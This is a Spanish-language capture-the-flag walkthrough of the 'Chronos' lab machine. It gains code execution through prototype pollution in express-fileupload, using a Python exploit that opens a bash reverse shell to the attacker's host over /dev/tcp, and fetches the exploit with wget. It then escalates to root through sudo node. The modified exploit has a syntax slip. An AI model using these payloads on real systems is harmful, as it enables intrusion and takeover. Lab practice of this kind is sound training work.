www-data@chronos:/opt/chronos-v2/backend$ cat server.js
cat server.js
const express = require('express');
const fileupload = require("express-fileupload");
const http = require('http')

const app = express();

app.use(fileupload({ parseNested: true }));
```

Si nos movemos a backend y hacemos un cat a server.js encontraremos una línea muy interesante de código:

```
app.use(fileupload({ parseNested: true }));
```

Puede ser vulnerable si el servidor no valida adecuadamente las rutas de los archivos que se están cargando, podría exponerse a ataques de inclusión de archivos donde un atacante intenta cargar archivos arbitrarios en el servidor para ejecutar código malicioso.

Si buscamos *fileupload 1.1.7 exploitdb* en el navegador encontraremos la siguiente utilidad:

<https://dev.to/boiledsteak/simple-remote-code-execution-on-ejs-web-applications-with-express-fileupload-3325>

que pone a nuestra disposición el siguiente exploit:

```
### imports
import requests

### commands to run on victim machine
cmd = 'bash -c "bash -i &> /dev/tcp/192.168.98.11/8020 0>&1"'

print("Starting Attack...")
### pollute
requests.post('http://192.168.98.10:8080', files = {'__proto__.outputFunctionName': (
    None,
    f"x;console.log(1);process.mainModule.require('child_process').exec('{cmd}');x"))

### execute command
requests.get('http://192.168.98.10:8080')
print("Finished!")
```

Paso 13:

Nos movemos al directorio adecuado para copiar y modificar el exploit

```

(root@kali)-[/home/kali/Desktop/10.0.2.7]
# ls
1.Escaneo
(root@kali)-[/home/kali/Desktop/10.0.2.7]
# mkdir 2.Explotacion
(root@kali)-[/home/kali/Desktop/10.0.2.7]
# cd 2.Explotacion
(root@kali)-[/home/kali/Desktop/10.0.2.7/2.Explotacion]
# nano exploit.py

```

Comando: nano exploit.py

```

GNU nano 7.2 exploit.py *
### imports
import requests

### commands to run on victim machine
cmd = 'bash -c "bash -i &> /dev/tcp/10.0.2.6/8020 0>&1"'

print("Starting Attack ... ")
### pollute
requests.post('http://127.0.0.1:8080', files = {'__proto__.outputFunctionName': (
    None, f"x;console.log(1);process.mainModule.require('child_process').exec('{cmd}');x"}})

### execute command
requests.get('http://127.0.0.1:8080')
print("Finished!")

```

Una vez modificado guardamos y salimos

Comando: CTRL + X

Comando: Y

Comando: ENTER

Paso 13:

Levantamos un servidor en Python para subir el exploit

```

(root@kali)-[/home/kali/Desktop/10.0.2.7/2.Explotacion]
# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...

```

Comando: python3 -m http.server 8080


```

www-data@chronos:/opt/chronos-v2/backend$ cd /tmp
cd /tmp
www-data@chronos:/tmp$ ls
ls
f
systemd-private-840a77d2b8a0417e9fe1c85cf39f225c-apache2.service-mYWSfM
systemd-private-840a77d2b8a0417e9fe1c85cf39f225c-systemd-resolved.service-gJ54M5
systemd-private-840a77d2b8a0417e9fe1c85cf39f225c-systemd-timesyncd.service-ie4TKl
www-data@chronos:/tmp$ wget http://10.0.2.6:8080/exploit.py

```

Nos traemos el exploit a la máquina víctima desde el directorio /tmp por ser el más inhóspito

Comando: `wget http://10.0.2.6/exploit.py`

```

www-data@chronos:/tmp$ ls
ls
exploit.py
f
systemd-private-840a77d2b8a0417e9fe1c85cf39f225c-apache2.service-mYWSfM
systemd-private-840a77d2b8a0417e9fe1c85cf39f225c-systemd-resolved.service-gJ54M5
systemd-private-840a77d2b8a0417e9fe1c85cf39f225c-systemd-timesyncd.service-ie4TKl
www-data@chronos:/tmp$ chmod 777 exploit.py
chmod 777 exploit.py
www-data@chronos:/tmp$

```

Ya lo hemos traído y le otorgamos todos los permisos

Comando: `chmod 777 exploit.py`

Así que nos ponemos a escuchar en Netcat

```

(root@kali)-[/home/kali/Desktop/10.0.2.7/2.Explotacion]
# nc -lvvp 8020
listening on [any] 8020 ...

```

Comando: `nc -lvvp 8020`

Y ejecutamos el exploit desde la máquina víctima

```

www-data@chronos:/tmp$ python3 exploit.py
python3 exploit.py
Starting Attack...
Finished!
www-data@chronos:/tmp$

```

Si revisamos Netcat podemos ver que ahora tenemos sesión con el usuario imera


```
(root@kali)-[/home/kali/Desktop/10.0.2.7/2.Explotacion]
# nc -lvvp 8020
listening on [any] 8020 ...
connect to [10.0.2.6] from chronos.local [10.0.2.7] 58562
bash: cannot set terminal process group (768): Inappropriate
bash: no job control in this shell
imera@chronos:/opt/chronos-v2/backend$ id
id
uid=1000(imera) gid=1000(imera) groups=1000(imera),4(adm),24
imera@chronos:/opt/chronos-v2/backend$
```

Por lo que ya tenemos los permisos para leer la primera flag

```
imera@chronos:/home$ ls
ls
imera
imera@chronos:/home$ cd imera
cd imera
imera@chronos:~$ ls
ls
user.txt
imera@chronos:~$ cat user.txt
cat user.txt
byBjaHJvbm9zIHBlcm5hZWkgZmlsZSBtb3UK
imera@chronos:~$
```

Como el usuario imera tiene permisos entrelazados entre node como se muestra al usar el comando `sudo -l` y a la vez node es un proceso del usuario root

```
imera@chronos:~$ sudo -l
sudo -l
Matching Defaults entries for imera on chronos:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User imera may run the following commands on chronos:
    (ALL) NOPASSWD: /usr/local/bin/npm *
    (ALL) NOPASSWD: /usr/local/bin/node *
imera@chronos:~$ sudo node -e 'child_process.spawn("/bin/sh", {stdio: [0,1,2]})'
< 'child_process.spawn("/bin/sh", {stdio: [0,1,2]})'

id
uid=0(root) gid=0(root) groups=0(root)
```

Comando: `sudo node -e 'child_process.spawn("/bin/sh", {stdio: [0,1,2]})'`

```
cd root  
ls  
root.txt  
cat root.txt  
YXBvcHNlIHNpb3BpIG1hemV1b3VtZSBvbmVpcmEK
```

Para finalizar la maquina nos movemos a root y capturamos la última flag.

Pablo Álvarez Araya